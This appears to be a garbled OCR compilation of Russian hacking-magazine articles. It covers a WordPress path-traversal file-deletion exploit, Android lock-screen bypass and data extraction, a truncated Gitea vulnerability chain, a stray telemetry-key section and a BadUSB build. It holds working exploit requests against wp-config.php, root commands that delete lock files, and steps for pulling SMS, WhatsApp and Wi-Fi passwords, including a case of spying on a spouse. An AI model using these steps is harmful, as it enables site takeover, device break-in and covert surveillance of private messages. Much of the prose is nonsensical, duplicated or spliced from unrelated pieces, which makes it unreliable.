wpnonce_delete=$(echo $wpnonces | grep -oP 'delete.*' | grep -oP
'_wpnonce=[a-zA-9]{10}' | grep -oP '[a-zA-9]{10}')
curl -s "$1/wp-admin/post.php?post=$attachid" -b /tmp/wpexplcookies
-d "action=editattachment&_wpnonce=$wpnonce_edit&thumb=../../../../
wp-config.php"
curl -s "$1/wp-admin/post.php?post=$attachid&action=delete&_wpnonce=
$wpnonce_delete" -b /tmp/wpexplcookies
```

Продолжение стр. 2

УДАЛЕННОЕ УДАЛЕНИЕ

КАК ЗАХВАТИТЬ КОНТРОЛЬ НАД WORDPRESS, ЗАСТАВИВ ЕГО СТЕРЕТЬ ФАЙЛ

УДАЛЯЕМ ФАЙЛЫ. ВЕРСИЯ 2.0

После того как ребята из RIPS Tech выложили в паблик детали уязвимости, разработчик плагина Wordfence Мэтт Барри (Matt Barry) обнаружил еще один вариант удаления произвольного файла. Здесь нам нужно обратиться к экшену `upload-attachment`. Он используется при загрузке файлов с помощью AJAX.

/wordpress/wp-admin/async-upload.php

```
09: if ( isset( $_REQUEST['action'] ) && 'upload-attachment' === $
_REQUEST['action'] ) {
10:     define( 'DOING_AJAX', true );
11: }
...
27: if ( isset( $_REQUEST['action'] ) && 'upload-attachment' === $
_REQUEST['action'] ) {
28:     include( ABSPATH . 'wp-admin/includes/ajax-actions.php' );
29:
30:     send_nosniff_header();
31:     nocache_headers();
32:
33:     wp_ajax_upload_attachment();
```

Функция `wp_ajax_upload_attachment` обрабатывает переданный файл и возвращает необходимые данные после его загрузки.

/wordpress/wp-admin/includes/ajax-actions.php

```
2058: function wp_ajax_upload_attachment() {
...
2066:   if ( ! current_user_can( 'upload_files' ) ) {
...
2095:     $post_data = isset( $_REQUEST['post_data'] ) ? $_REQUEST['
post_data'] : array();
...
2113:   $attachment_id = media_handle_upload( 'async-upload', $
post_id, $post_data );
```

Данные, которые передаются в параметре запроса `post_data`, уходят в функцию `media_handle_upload`. А затем попадают в `wp_insert_attachment` в виде аргумента `$attachment`.

/wordpress/wp-admin/includes/media.php

```
273: function media_handle_upload($file_id, $post_id, $post_data =
array(), $overrides = array( 'test_form' => false )) {
...
368:     // Construct the attachment array
369:     $attachment = array_merge( array(
370:         'post_mime_type' => $type,
371:         'guid' => $url,
372:         'post_parent' => $post_id,
373:         'post_title' => $title,
374:         'post_content' => $content,
375:         'post_excerpt' => $excerpt,
376:     ), $post_data );
...
382:     $id = wp_insert_attachment( $attachment, $file, $post_id,
true );
```

В итоге все это оказывается в функции `wp_insert_post`. Она сохраняет переданные данные в базу.

/wordpress/wp-includes/post.php

```
4957: function wp_insert_attachment( $args, $file = false, $parent =
0, $wp_error = false ) {
...
4971:   return wp_insert_post( $data, $wp_error );
```

Тут есть интересный участок кода.

```
3103: function wp_insert_post( $postarr, $wp_error = false ) {
...
3493:   if ( ! empty( $postarr['meta_input'] ) ) {
3494:       foreach ( $postarr['meta_input'] as $field => $value ) {
3495:           update_post_meta( $post_ID, $field, $value );
3496:       }
3497:   }
```

Здесь данные из `meta_input` сохраняются в таблицу `wp_postmeta`, о которой мы уже знаем. Еще раз заглянем в нее.

Select: wp_postmeta

Select data | Show structure | Alter table | New item

Select | Search | Sort | Limit: 50 | Text length: 100 | Action: Select

SELECT * FROM `wp_postmeta` LIMIT 50 (0.000 s) Edit

Modify	meta_id	post_id	meta_key	meta_value
edit	1	2	_wp_page_template	default
edit	5	8	_edit_lock	1531912433:2
edit	6	8	_edit_last	2
edit	18	13	_wp_attached_file	2018/07/wspreas.jpg
edit	19	13	_wp_attachment_metadata	a:4:{s:5:"width";i:2000;s:6:"height";i:1200;s:4:"file";s:20:"2018/07/wspreas.jpg"
edit	20	13	_starter_content_theme	twentyseventeen
edit	21	13	_customize_draft_post_name	wspreas
edit	22	14	_wp_attached_file	2018/07/sandwich.jpg
edit	23	14	_wp_attachment_metadata	a:4:{s:5:"width";i:2000;s:6:"height";i:1200;s:4:"file";s:20:"2018/07/sandwich.jpg"
edit	24	14	_starter_content_theme	twentyseventeen
edit	25	14	_customize_draft_post_name	sandwich

Содержимое таблицы postmeta

В `_wp_attached_file` хранится путь до загруженного файла, и при удалении аттача в CMS файл удаляется из системы.

```
246: case 'delete':
...
260:         if ( ! wp_delete_attachment( $post_id, $force ) )
4993: function wp_delete_attachment( $post_id, $force_delete = false
) {
...
5017:   $file = get_attached_file( $post_id );
```

/wordpress/wp-includes/post.php

```
3331: function get_attached_file( $attachment_id, $unfiltered = false
) {
3332:   $file = get_post_meta( $attachment_id, '_wp_attached_file',
true );
4993: function wp_delete_attachment( $post_id, $force_delete = false
) {
...
5090:   wp_delete_file( $file );
```

/wordpress/wp-includes/functions.php


```
5492: function wp_delete_file( $file ) {
...
5500:   $delete = apply_filters( 'wp_delete_file', $file );
5501:   if ( ! empty( $delete ) ) {
5502:       @unlink( $delete );
5503:   }
```

Поэтому для удаления нужного файла в запросе на загрузку передадим путь до него в качестве параметра `post_data[meta_input][_wp_attached_file]`. На этот раз нужный путь считается от директории `/wp-content/uploads/`, поэтому указываем `../../wp-config.php`.

```
POST /wp-admin/async-upload.php?post_data[meta_input][_wp_at
tached_file]=../../wp-config.php HTTP/1.1
Host: wpdel.visualhack
Content-Length: 1145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBound
aryQJ3gtwiCWvSPyaTV
Accept: */*
Cookie: <валидные_куки>
<данные_формы>
```

Результат аналогичен — удаление произвольного файла.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ВЫВОДЫ

В результате уязвимость позволяет любому пользователю с привилегиями автора, отправив два запроса, полностью перехватить контроль над сайтом WordPress и выполнить произвольный код на сервере. Хотя для эксплуатации и требуется учетная запись, но существует огромное количество сайтов, где можно получить такие привилегии, просто зарегистрировавшись. В любом случае этот баг стоит рассматривать как повышение привилегий.

Чтобы не стать жертвой злоумышленников, в срочном порядке обновляйся на новую версию WordPress, где добавили функцию `wp_delete_file_from_directory`, выполняющую необходимые проверки.

```
function wp_delete_file_from_directory( $file, $directory ) {
    $real_file = realpath( wp_normalize_path( $file ) );
    $real_directory = realpath( wp_normalize_path( $directory ) );
    if ( false === $real_file || false === $real_directory || strpos(
 wp_normalize_path( $real_file ), trailingslashit( wp_normalize_path(
 $real_directory ) ) ) !== 0 ) {
        return false;
    }
    wp_delete_file( $file );
    return true;
}
```

Если по какой-то причине ты не можешь обновить CMS, то рекомендую воспользоваться временным патчем авторства RIPS Tech.

```
add_filter( 'wp_update_attachment_metadata', 'rips_unlink_tempfix' );
function rips_unlink_tempfix( $data ) {
    if( isset($data['thumb']) ) {
        $data['thumb'] = basename($data['thumb']);
    }
    return $data;
}
```

Этот код нужно добавить в файл `functions.php` твоей текущей темы. Это, конечно же, не гарантирует полную безопасность, так как не учитывает все возможные сценарии атаки. Например, через плагины. Так что настоятельно рекомендую обновиться.

ANDROID ПОД КОЛПАКОМ

КАК РАСКРЫВАЮТ И ЗАЩИЩАЮТ ЛЮБОЙ ВЗЛОМАННЫЙ УСТРОЙСТВО

Иван Вершков
Web Manager

Линуксы и дистрибы, приложения, данные, фотографии, заметки, SMS, звонки, GPS-координаты, пароли, ключи, сертификаты, и даже пароли от всех этих сервисов закешированы в зашифрованной среде с аппаратной поддержкой пластиковой карточки, которую каждый пользователь мобильника носит с собой постоянно. Впрочем, нетрудно, что все ваши или спасителя целых для каждого, кто сумеет получить root-доступ к вашему смартфону. Рассмотрим, как обеспечивается root-доступ к смартфону и как пользователь может в случае такого нападения криминалистическая кайтон.

Предыдущие статьи цикла

Статьями также являются Android и Android, что позволяет на основе данных Android-приложений.

НЕМНОГО ОБ ОСОБЕННОСТЯХ ПЛАТФОРМЫ ANDROID

Android-ядро, которое лежит в основе Android, является ядром Linux, адаптированным для мобильных гаджетов и снабженным рядом дополнений. Это работу приложений в изолированной среде, ограничивающей доступ к ресурсам, а также предоставляет каждому приложению и пользователю уникальный uid-ключ (см. Сервис) с версии Android 4.4 Dalvik был заменен на Dalvik (другое). Для каждого приложения создается свой процесс, а для каждого пользователя — свой uid. Для обеспечения разделения прав доступа к ресурсам используется Linux-ядро, обеспечивающее различные профильные функции ресурсов.

Последние версии Android ограничивают приложения в использовании файловой системы, предоставляя доступ к разделению /data/ (каталог для приложения) и /sdcard/ (для пользователя). Для обеспечения доступа к системным файлам на стандартном Android-ядре отключены root-доступ. Root-доступ обеспечивается разными способами, но наиболее простой способ — root-доступ. Что это значит, что на устройстве с root-доступом имеется системная папка /system/, которая доступна для записи.

ГОТОВИМ ЛАБОРАТОРИЮ ДЛЯ ИССЛЕДОВАНИЙ

Для исследования Android-приложений нам понадобится: стандартный Android-смартфон, root-доступ, ADB, Android-эмулятор.

Android-эмулятор — стандартный тест ОС для Android-разработчиков.

Root-доступ — ядро, позволяющее для предоставления доступа к системным ресурсам, а также root-доступ, который позволяет.

WARNING

**Внимание! Root-доступ — это что угодно, но не совсем. Root-доступ — для какой цели он предназначен.

ANDROID ПОД КОЛПАКОМ

КАК РАСКРЫВАЮТ КЕРСЫ ВЗЛОМА МОБИЛЬНЫМ ЗОТИКОВ СТЕЛС

Сброс пароля и графического ключа

Если вы забыли пароль или графический ключик — как получить доступ к устройству. И не только пароли помнящих, отказ комп устанавливает графический ключ или пароль. Это для них это форс-мажор или большой проблемой. Получить можно двумя способами: либо уровень root (Ми Рекомендует), либо просто обрывать ее.

Графический ключ и пароль как перевести защиту смартфона от системы

Мы графического ключа хранится в файле **/data/system/gesture.key** а пароли — в **/data/system/password.key**. В принципе, пароль можно подобрать, если знать, что он — MD5-хеш. Но гораздо проще просто удалить эти файлы и дождаться ребута, и девайс уже не спросит, а разрешит ему подбирать пароли — такие дела. Но, чтобы удалить эти файлы, нужно уже root. Итак, **/data/data/com.android.providers.settings/databases/settings.db** для Android версии 4.4 и ниже и собственно в **/data/system/locksettings.db** для версии старше. Или 4.4. Если есть root, то достаточно запустить терминал и выполнить следующие команды:

```
# adb shell
# su
# rm /data/system/gesture.key
```

И как вариант, ещё проще/сложнее, изменяем данные в базу данных без удаления файлов:

```
# adb shell
# /data/data/com.android.providers.settings/databases
sqlite3 settings.db
update system set value=0 where name='lock_pattern_autolock';
update system set value=0 where name='lockscreen.lockedoutpermanently';
.quit
.quit
```

Все, собственно, и всё. Дело сделано, дорога расчищена :)

Для любителей этого вида дела имеется — **SQLite Manager**. Для любителей ещё одного вида дела — **Root Explorer**. Для тех, кто не любит ни того, ни другого, есть **Root Explorer**, позволяющий выбрать соответствующие файлы и с ними программы. И на основе случай — есть ещё аналогичный онлайн-сервис: **Dr.Fone**.

Полезные статьи на Хакере

Как получить root-доступ к смартфону Samsung Galaxy S3 Mini

Как получить root-доступ к смартфону Micromax Canvas 2 Q402 и установить на него прошивку CyanogenMod

Как получить root-доступ к смартфону Lenovo A1000 и установить на него прошивку CyanogenMod

Дополнительная инфа о взломе пина и пароля

Дополнительная инфа о взломе пина и пароля

Итак, прочитали и разблокировали девайсик. Как в частном виде, если нет root-доступа, то нет условия проверки, а значит, чтобы сломать Lock Screen, нам нужно просто удалить несколько файлов. В конском АОВ только:

```
# adb shell
# su
# rm /data/system/locksettings.db
# rm /data/system/locksettings.db-wal
# rm /data/system/locksettings.db-shm
reboot
```

Если же после перезагрузки девайсик трах не удался, то сделай ещё так:

```
# adb shell
# rm /data/system/gesture.key
```

И как вариант, ещё проще/сложнее изменяем данные в базу данных без удаления файлов:

```
# adb shell
# /data/data/com.android.providers.settings/databases
sqlite3 settings.db
update system set value=0 where name='lock_pattern_autolock';
update system set value=0 where name='lockscreen.lockedoutpermanently';
.quit
.quit
```

Все, собственно, и всё. Дело сделано, дорога расчищена :)

Для любителей этого вида дела имеется — **SQLite Manager**. Для любителей ещё одного вида дела — **Root Explorer**, позволяющий выбрать соответствующие файлы и с ними программы. И на основе случай — есть ещё аналогичный онлайн-сервис: **Dr.Fone**.

Полезные статьи на Хакере

Как получить root-доступ к смартфону Samsung Galaxy S3 Mini

Как получить root-доступ к смартфону Micromax Canvas 2 Q402 и установить на него прошивку CyanogenMod

Как получить root-доступ к смартфону Lenovo A1000 и установить на него прошивку CyanogenMod

ОСНОВНОЙ ИНСТРУМЕНТАРИЙ

Для взлома, собственно, которые мы будем брать для формирования нашего Android-шедевра:

- **WebRoot** — это очень острая штука, которая позволяет извлекать данные как на поверхности, так и на фундаментах целиком, выполнять бэкапы, рутовать девайсы в один клик, а также имеет внутренний парсер и просмотрщик данных. Сохраняет в удобном для пользователя формате, парсит данные, рутовать и формирует XML, HTML или JSON.

Рабочая панелька WebRoot, вывод перечня пользователей

- **Vault Community Editor** — софтина, что по родственным WebRoot, позволяет извлекать крайне ценные данные как по содержанию телефонной книжки, так и по СМС-ам. Также, как и WebRoot, сохраняет бэкапы, парсит данные, сохраняет в удобном для пользователя формате.

Рабочая панелька Vault Community Editor, вывод перечня пользователей

- **Google Contacts Sync** — очень крутой комбайн учета для извлечения данных данных с девайсов, календарей, журналов звонков, SMS-переписки, а также, что самое ценное, — данных с аккаунтов, которые были в системе, читы. Мощная в использе, простота применения, замечательность рассчитана на любительских пользователей.

Рабочая панелька Google Contacts Sync, вывод перечня пользователей

- **ADB Manager Lite** — уже известная нам утилита для просмотра баз данных (контакты, списки спуга и так далее), которая мы можем вытянуть из внутренней памяти из/сторонних девайсов.

Рабочая панелька ADB Manager Lite

КЕЙС 1. УКРАДЕННЫЙ ТЕЛЕФОН

Как представляет собой банальные историю этого (кража) телефона чего-то не начинающего друга из соседнего дома. Внутри аутентификация чего вывалить, прямоугольник с различным СМИ-, ERP-системами, удалённый доступ к ресурсам, а также, что самое ценное, — сохранённые пароли к различным сайтам (информация отличная, очень полезная, прозвонщики возможно скажут, "пароль дней пятнадцать без смены обновлять стоебуешься!") в офисе. Однако, неплохо, его и с какой стати не пускали. Соответственно, встал вопрос: что эксплуатировать девайс с телефоном как то время, которое он спустя?

Первым делом сохраняем шифровой пароль и получаем доступ к сервер-пруф (у кого-нибудь спросить пароль нельзя было?) — Прим. ред.). Далее прятаю несколько минут на другие девайсы и получаем права суперпользователя.

Рабочая панелька Google Contacts Sync, вывод перечня пользователей

Восстанавливаем SMS, списки контактов и журнал вызовов, пишем в консоли ADB:

```
# adb pull -p /data/data/com.android.providers.telephony/databases/mmssms.db
C:/Users/Forensics/Desk_MMS
```

После копирования создаваем файл **mmssms.db** выкачиваем SQL Manager Lite, либо, если предварительно прочитать через Autopsy, сразу будет доступно просмотреть.

Рабочая панелька SQL Manager Lite, вывод перечня пользователей

Данные после прогона Autopsy мы можем получить списки контактов, журнал вызовов и выгрузить по ним профиль, чтобы определить, звонил ли человек по конкретным телефонам или злоумышленник.

Рабочая панелька Autopsy, вывод перечня пользователей

Для этого нужно перейти по пути **/data/misc/wifi/wpa_supplicant.conf** и скачать файл **wpa_supplicant.conf**. Этот файл содержит в себе сохранённые пароли к Wi-Fi сетям (либо шифрованные) данные о подключениях к Wi-Fi, или же открытые пароль-комбинации спутниковых данных, необходимых для подключения.

Рабочая панелька Autopsy, вывод перечня пользователей

Как видим, кроме идентификаторов сетей с шифрованным паролем-хеш есть открытые пароли. Теперь, если мы сможем подобрать пароль к сохранённым сетям, то мы отрешаемся и не трепыхаемся, либо данные об этом подключении после закрываем конечно были удалены.

Открываем данные файлы с помощью Autopsy.

Рабочая панелька Autopsy, вывод перечня пользователей

Что результаты поиска нам так и не удалось обнаружить никаких серьезных артефактов, свидетельствующих о непрямом/прямом действии с телефоном. Но, мы обнаружили, что на телефоне имеется приложение для обмена сообщениями, а, значит, потенциал сообщения, содержащие внутри в нем можно, перехватывая пароли доступа к другим корпоративным системам (если на прошлом без смены пароль-комбинации). Как видим, что пароль был дней пятнадцать назад. Но, к сожалению, подобрать комплексный новая не отрешается и системы, и неизвестно, что в ней хранится.

КЕЙС 2. РЕВНИВАЯ ЖЕНА

Жена. Ревнивая жена. Ревнивая и для достоверных аспектов из нижеописанных ситуаций. А нам в наблюдении обязательно дана с просьбой найти следы измены, а, соответственно, и доказательства. Но, в ходе расследования, в начале аналогичных ситуациях дана на поверхностный взгляд с подарком. Нет, мы потребуем установить жену :)

И, что, что же будем искать в этом случае? Это переписка в мессенджере WhatsApp, сообщения, а, возможно, и звонки, где удаленный фотографии и видеоматериалы. Но, в ходе расследования, мы, к сожалению, не нашли в начале аналогичных данных и на поверхностный взгляд с подарком.

Нет, что же будем искать в этом случае? Это переписка в мессенджере WhatsApp, сообщения, а, возможно, и звонки, где удаленный фотографии и видеоматериалы. Но, в ходе расследования, мы, к сожалению, не нашли в начале аналогичных данных и на поверхностный взгляд с подарком.

Снова начинаем данные в SMS/MMS, журнал звонков и списки контактов. Но, нам для дальнейшего анализа нужно получить **Root** Мобиле. Если несколько минут спустя получили логинг отправленных SMS и сообщений звонков.

Рабочая панелька для получения root-доступа

Теперь нам нужно получить доступ к данным мессенджера WhatsApp.

Что, что, дело за WhatsApp, уж тем-то должно быть много интересного?

Для этого нам нужно:

- /data/data/com.whatsapp/databases/msgstore.db
- /data/data/com.whatsapp/databases/wa.db

Файл **wa.db** хранит в себе списки контактов, не номера, включенность в данную сеть WhatsApp, переписанные данные, а также, что самое ценное, — пароль для доступа к WhatsApp. Для этого нужно перейти по пути **/data/data/com.whatsapp/databases/msgstore.db.crypt**. А чтобы шифрованные пароли по пути **/data/data/com.whatsapp/files/key**

Рабочая панелька для получения root-доступа

Берем программу **Autopsy** (**Sleuth Kit**) и скачиваем на нас чтобы, разрешая пять **msgstore.db**, данные выбираем нужные. Сегодня и отрешаемся пять видео :)

В итоге получаем шифрованные базы данных всех чатов с сообщениями бесед и переписанных данных (не затронуты).

Рабочая панелька для получения root-доступа

Что что, дело за WhatsApp, уж тем-то должно быть много интересного?

Для этого нам нужно:

- /data/data/com.whatsapp/databases/msgstore.db
- /data/data/com.whatsapp/databases/wa.db

Файл **wa.db** хранит в себе списки контактов, не номера, включенность в данную сеть WhatsApp, переписанные данные, а также, что самое ценное, — пароль для доступа к WhatsApp. Для этого нужно перейти

ПО ЦЕПОЧКЕ УЯЗВИМОСТЕЙ

ПОЛУЧАЕМ ПОЛНЫЙ КОНТРОЛЬ НАД GITEA С НУЛЯ

ZTM
@ztmzztm

В этой статье я расскажу о нескольких уязвимостях в продукте Gitea. Это относительно молодая система DRM, то есть сервис для работы с репозиториями Git. Основное отличие от GitHub — возможность использовать свои мощности для получения работы системы бесплатно и гибко менять. Мы попробуем по цепочке уязвимостей, которая в конечном счете приведет к полной компромиссации системы с возможностью выполнения произвольных команд.

INFO

Gitea — это форк небольшого Git, написанного на Go.

Мои основные системы — это Windows, поэтому на них и буде работать. Для запуска сервера Gitea скачиваем последнюю версию (сейчас 1.5.4) и запускаем в выполнить или терминале:

```
gitea web
```

Теперь переходим по адресу localhost:3000 и видим следующее:

После запуска приложения в текущей директории будет создана конфигурационный файл. Перейдем по адресу http://localhost:3000 и попадаем на экран первоначальных настроек системы. Тут все просто, и можно оставить все настройки по умолчанию. Только в качестве используемой БД я выбрал MySQL. Что же касается уязвимостей в стороне сервера, то в версиях 1.5.0 — 1.5.3 присутствует уязвимость в системе обновления. Дело в том, что при обновлении сервера Gitea скачивается последняя версия с сервера dl.gitea.io. Но это опасно — если мы сможем подменить файлы на этом сервере, то сервер Gitea сам скачает и установит наш вредоносный файл. Для этого нужно только перенаправить DNS-запросы на свой сервер.

После бесплатной настройки остается только создать аккаунт и частный репозиторий.

Если по почтовым уязвимостям Gitea в качестве подключения системы, то это можно использовать можно перенять такой сценарий:

```
$ docker run -d -p 25:25 -p 3000:3000 -v=/var/gitea:/var/lib/gitea 1.4.0
```

Данная команда будет развертывать образ Gitea под Windows.

ПЕРВОЕ ЗВЕНО ЦЕПОЧКИ. PATH TRAVERSAL

Первая уязвимость в системе связана с обходом авторизации. Здесь стоит отметить, что Gitea — это Go-приложение, которое использует для маршрутизации Gitea framework Macaron. Macaron Logic File System (LFS). Также Gitea имеет основной директорию репозиториев Gitea, а в нем находится папка gitea-lfs, которая и отвечает за хранение файлов LFS. Для каждого репозитория создается папка LFS-файл. Файлы, которые для отслеживания в **data/LFS** для Windows нужно сохранять в **/data/gitea/lfs/** для Linux.

Gitea поддерживает работу с HTTP-запросами. LFS-клиенты работают с репозиторием по протоколам на основе HTTP/HTTPS. Клиентские HTTP-запросы, которые для работы с LFS-сервером, выглядят следующим образом:

```
/modules/lfs/server.go
func RegisterRoutes(m *context.Macaron) {
    lfsRoutes := path.Join("/:username/:reponame/info/lfs", lfsVersion)
    m.Group("/:username/:reponame/info/lfs", func() {
        m.Post("/objects", lfsBatch)
        m.Post("/objects/batch", lfsBatch)
        m.Get("/objects/:oid", lfsObjectOrLocksHandler)
        m.Put("/objects/:oid/:size", lfsUpdate)
        m.Post("/locks", lfsLockFile)
        m.Get("/locks", lfsUnlockFileGet)
        m.Post("/locks/:lid/unlock", lfsUnlockFilePost)
        m.Post("/locks/verify", lfsVerifyLocks)
    }, lfsAuthRequiredMiddlewareRepo, lfsCheckEnabled)
}
```

Если в стороне LFS-сервера есть уязвимость, то мы можем получить доступ к файлам на сервере. Для этого нужно:

```
/modules/lfs/server.go
func lfsBatch(ctx *context.Context, repository *models.Repository, authorization string, requirewrite bool) {
    var (
        t *models.LfsToken
        u *models.User
        rv *models.RepoAccessCheck, rc, rw, rd bool
        err error
    )
    if authorization != "" {
        t, u = parseToken(authorization, repository)
    }
    if u == nil {
        rv = models.AccessCheck(0, 0, repository.ID, false)
        rc = rv
        rw = rv
        rd = rv
    } else {
        rv = models.AccessCheck(u.ID, 0, repository.ID, false)
        rc = models.AccessCheck(u.ID, 0, repository.ID, true)
        rw = rc && requirewrite
        rd = rw || rv
    }
    if !rc && !rd {
        log.Debug("Forbidden: %v %v %v %v", u, repository, rc, rd)
        writeStatus(ctx, 403)
        return
    }
    var [] *models.LfsObject
    var [] *models.LfsObjectError
    var [] *models.LfsObjectAction
    var (
        lo *models.LfsObject
        lerr *models.LfsObjectError
        lact *models.LfsObjectAction
        exists, allowed bool
        err error
    )
    for _, p := range reqs {
        lo = &models.LfsObject{Oid: p.Oid, Size: p.Size, RepoID: repository.ID}
        exists = false
        allowed = rw
        if err = models.NewLfsObjects(lo); models.IsErrLfsObjectExist(err) {
            exists = true
            err = nil
        }
        if err != nil {
            log.Error("Unable to check/add LFS object: %v", err)
            lerr = &models.LfsObjectError{Code: 500, Message: "Internal server error"}
            lo.Size = 0
            lo.Oid = p.Oid
            lo.RepoID = repository.ID
            if !allowed {
                lerr.Code = 403
                lerr.Message = "Forbidden"
            }
            if len(lerr.Message) > 0 {
                log.Error("LFS error: %v", lerr.Message)
            }
            if len(lerr.Message) > 0 && len(lerr.Message) < 5 {
                lerr.Message = "Error"
            }
            if len(lerr.Message) > 255 {
                lerr.Message = lerr.Message[0:252] + "..."
            }
            if len(lerr.Message) > 0
```

ПО ЦЕПОЧКЕ УЯЗВИМОСТЕЙ

ПОЛНАЯ ВЕРСИЯ ОТЧЕТА ПО ИССЛЕДОВАНИЮ CLAUDE

ГЕНЕРИРОВАН ТЕЛЕМЕТРИЯ АВТОРИЗАЦИИ

Теперь мы можем использовать эти ключи для генерирования каких-нибудь файлов телеметрии для клиента, которые мы можем подписать. Сделать это очень просто, однако в качестве базы данных не всегда используется SQLite. Точно так же, как и в случае базы данных не всегда используется SQLite. Точно так же, как и в случае с ключами, мы можем использовать JSON.

Теперь создадим файлы телеметрии. Мы можем использовать для этого `/usr/local/share/ca-certificates/telemetry.key`. Мы можем использовать для этого `/usr/local/share/ca-certificates/telemetry.key`.

```
$ cat > /usr/local/share/ca-certificates/telemetry.key <<EOF
{
  "kid": "1",
  "type": "telemetry",
  "key": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
}
EOF
$ curl -s -X POST -H "Content-Type: application/x-pem-file" -d @/usr/local/share/ca-certificates/telemetry.key https://127.0.0.1:8443/admin/telemetry/keys | jq .
{
  "kid": "1",
  "type": "telemetry",
  "fingerprint": "sha256:7f3a9c2e4b8d1a6f0e5c9b2d4a7f1e3c8b6d0a9f2e5c7b1d4a8f6e0c3b9d2a",
  "created": "2026-04-12T09:14:22Z",
  "expires": "2026-07-12T09:14:22Z",
  "status": "active",
  "usage": {
    "events_signed": 0,
    "last_used": null
  }
}
$ curl -s -X POST -H "Content-Type: application/x-pem-file" -d @/usr/local/share/ca-certificates/telemetry.key https://127.0.0.1:8443/admin/telemetry/keys | jq '.fingerprint'
"sha256:7f3a9c2e4b8d1a6f0e5c9b2d4a7f1e3c8b6d0a9f2e5c7b1d4a8f6e0c3b9d2a"
$ curl -s -X POST -H "Content-Type: application/x-pem-file" -d @/usr/local/share/ca-certificates/telemetry.key https://127.0.0.1:8443/admin/telemetry/keys | jq '.fingerprint' > /tmp/telemetry.fp
$ cat /tmp/telemetry.fp
```

ГОСПОДИН САМОУНИЧТОЖЕНИЕ

КАК В ДОМАШНИХ УСЛОВИЯХ СМАСТЕРИТЬ RUBBER DUCKY СО ВСТРОЕННОЙ ПОЛЕЗНОСТЬЮ

Представь: ты втыкаешь в USB какую-то флешку, и вдруг, в браузере открывается окно, где грустный клоун крутит ручку шарманки. Господа хакеры, это называется, фишинг, делает «бам» и... в лучшем случае обсылает тебе конфетки. Из этой статьи ты узнаешь, как скрестить девайс для атак BadUSB с устройством самоуничтожения и заодно научиться кое-каким мейкерским приемам.

INFO

Это перевод статьи Mr. Self Destruct. A USB key-stroke injector with remote control via nRF24L01 transceiver. Перевел Андрей Письменный.

Если говорить об этом устройстве как о флешке, которая может исполнять дыки, то, конечно, полезных применений у нее будет немного — разве что использовать в качестве декодера в кинотеатр хакеров для соблюдения сценариев (ай и видео с РОС выходят отличным). Однако есть масса способов усовершенствовать полезную нагрузку. Например, можно заменить ее на «электрошок-граббер», которая подарит немного веселья команде безопасности и сделает очаровашку-немедленно выдернуть питание из портов из компьютера. После подключения инъектор начнет на клавиатуре отправлять как тебя нужно, а потом заюзит сирену и не будет выключаться до тех пор, пока батарейка не умрет. Это возможно потому, что софт контролирует переключатель, способный подрезать столько питания, сколько дает порт USB.

В общем, тут можно использовать много вариантов небольших схем. А если ты можешь поставить крутую мониторящую схему, которая реально не сгорит, что-то вроде «Ты выбрал отличный выбор. Сейчас с демонстрацией нейла воспроизведется бесчеловечный работа, нейланий и компонентов. Кое-какую вспомогательную информацию можно найти в этом нейлане».

INFO

Это описание проекта с основными данными об электронной схеме. Подробная информация о каких-либо отдельных мониторящих решениях не сообщается. Видео с демонстрацией нейла воспроизводится бесчеловечный работа, нейланий и компонентов. Кое-какую вспомогательную информацию можно найти в этом нейлане.

МОТИВАЦИЯ

Этот небольшой проект начался с того, что я натыкался в твиттере на нелепую картинку: на ней была изображена ватница, спрятанная внутри фляжки. У всех, кто видел эту картинку, была примерно одна реакция: весело, конечно, но зачем. Я стал раздумывать о возможности совместить, что-то подобное с Rubber Ducky, чтобы иметь и портативный пейлоад, и физический.

Не буду останавливаться на нюансах экспериментов, которыми я занимался, пока искал разные подходы и делал улучшения. Большая часть пока только пробовала ничего, которыми я не владею. Но какое же веселье, если не отшлифовать на каждом шагу? Я раньше никогда не протипировал печатные плат: не писал прошивок, не работал на с Android, не с чипами AVR.

INFO

В этом проекте нет ничего особенно нового: я просто обобщил разные наработки других людей. Мне помогали и вдохновляли: @evanbooth, @nedofe, @Vitus, @pyduardand и @evanatoliam.

Изначально я планировал использовать Hak5 Rubber Ducky, который стоит 50 долларов. Единственный аппаратный интерфейс у него — это LED на 3.3 В. Я подумал выкатаскивать MOSFET, который выдерживал 3 А и более при минимальном напряжении переключения около 1 В. Идеально: я мог подключиться к питанию светодиода и переключать что угодно, для чего хватит мощности USB.

Нужно было только найти способ управлять светодиодом, потому что Duckyscript делает это для не полезных. Однако даже с настоящей прошивкой я смогу получить только очень ограниченный контроль над светодиодом. Потом я обнаружил проекты типа «USB Rubber Ducky за доллар» (или 3-5 долларов) в которых использовался чип ATtiny85. Это куда более удачный подход. В качестве бонуса в большинстве схем заодно получаешь два незанятых порта GPIO!

В поисках наилучше затратного способа получить такое устройство, который бы мы распаяли на макетке и окружили товара из Китая, в почте, что Digispark за 5 долларов — это практически готовые платы, и они продаются на Amazon. Так же обнаружилось несколько клонов Digispark по 3 доллара за штуку и по 1.5 доллара — на eBay. Причем у них есть не только черный чип ATtiny85, но и большинство других компонентов, необходимых для проекта.

СПИСОК ДЕТАЛЕЙ

Вот как я итоге выглядит список деталей.

Основные детали

- **Здравый смысл — 1 шт.** Старайся оберегать себя и других от разнообразных опасностей.
- ATtiny85 — 1 шт. (с клона Digispark).
- сопротивление на 68 Ом — 2 шт. (с клона Digispark).
- сопротивление на 1.5 кОм — 1 шт. (с клона Digispark).
- стабилитрон на 3.6 В — 2 шт. (с клона Digispark).
- МОП-транзистор (MOSFET) IRLML2502 — 1 шт. (тут есть разные варианты. Например, ZXMN2F34FHTA тоже будет работать).
- сопротивление примерно от 1 до 5 кОм (см. важное примечание о безопасности в инструкции по сборке).

Опциональные детали и инструменты

- Старая флешка в выдвижном исполнении. Нам пригодится корпуса и штекер USB.
- Тонкая лента для прототипирования SMTape5 5060 (это то, что использовал я, наверняка более опытные товарищи найдут более удачный способ собрать схему).
- медная лента (я использовал ее для замыкания соединений на плате).
- паяльник, паяльная паста, канифоль.
- паяльник или паяльная станция.

